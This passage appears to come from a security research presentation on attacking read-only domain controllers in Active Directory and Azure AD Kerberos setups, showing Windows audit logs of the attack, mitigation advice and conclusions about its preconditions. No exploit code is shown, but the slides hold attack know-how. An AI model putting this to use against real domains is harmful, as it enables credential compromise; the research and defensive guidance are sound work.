        Account Domain:         SPACELAND
        Logon ID:               0x151787

Object:
        Object Server:    Security Account Manager
        Object Type:      SAM_DOMAIN
        Object Name:      DC=spaceland,DC=com
        Handle ID:        0x2a71b7eb970

Process Information:
        Process ID:       0x278
        Process Name:     C:\Windows\System32\lsass.exe

Access Request Information:
        Transaction ID:   {00000000-0000-0000-0000-000000000000}
        Accesses:         READ_CONTROL
                                ReadOtherParameters
                                CreateUser
                                GetLocalGroupMembership

        Access Reasons:         -
        Access Mask:      0x20094
```

Introducing a new attack vector

2. Audit Kerberos Service Ticket Operations



Security   Number of events: 26

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/6/2021 3:23:34 AM	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Audit Failure	10/6/2021 3:23:34 AM	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Audit Success	10/6/2021 3:23:34 AM	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Audit Success	10/6/2021 3:23:34 AM	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Audit Success	10/6/2021 3:23:34 AM	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations

Event 4769, Microsoft Windows security auditing.

```
A Kerberos service ticket was requested.

Account Information:
        Account Name:           lionel@spaceland.com
        Account Domain:         spaceland.com
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Service Information:
        Service Name:           krbtgt/spaceland.com
        Service ID:             NULL SID

Network Information:
        Client Address:         ::ffff:192.168.195.129
        Client Port:            50168

Additional Information:
        Ticket Options:         0x10000
        Ticket Encryption Type: 0xFFFFFFFF
        Failure Code:           0x14
        Transited Services:     -
```

KDC_ERR_TGT_REVOKED

Introducing a new attack vector

How to mitigate this attack?

Physical RODCs

- Don’t add “Authenticated Users” or “Domain Users” to have their passwords cached on RODCs. If it is required, these RODCs should be protected in a similar level to a writable DC.
- Limit the groups and accounts that have admin rights on RODCs. Ensure regular user accounts aren’t RODC administrators.
- Add all privileged groups and accounts to the “Denied RODC Password Replication Group”.

Virtual RODCs (Azure AD Kerberos Server)

- The Azure AD Connect server contains critical identity data and should be treated as a Tier 0.

From adsecurity.org

Conclusions

Conclusions

- **Both physical and virtual RODCs can be attacked.**
- **The attack surface in virtual RODCs is more extensive due to the required replication permissions.**
- **The accounts to attack don’t need to be cached on the RODC.**
- **No administrator credentials are needed, and if you have a list of users, you don't even need credentials.**
- **The attack requires that there is at least one DC server with the updated versions of Windows 2016/2019.**

Resources

Microsoft Documentation

https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-authentication-passwordless-security-key-on-premises


https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-kile

Impacket's Github repository

https://github.com/SecureAuthCorp/impacket

Latest from SecureAuth Labs

https://www.secureauth.com/category/latest-from-secureauth-labs/


DOES ANYONE HAVE ANY
“QUESTIONS?”

SECUREAUTH

Thank You!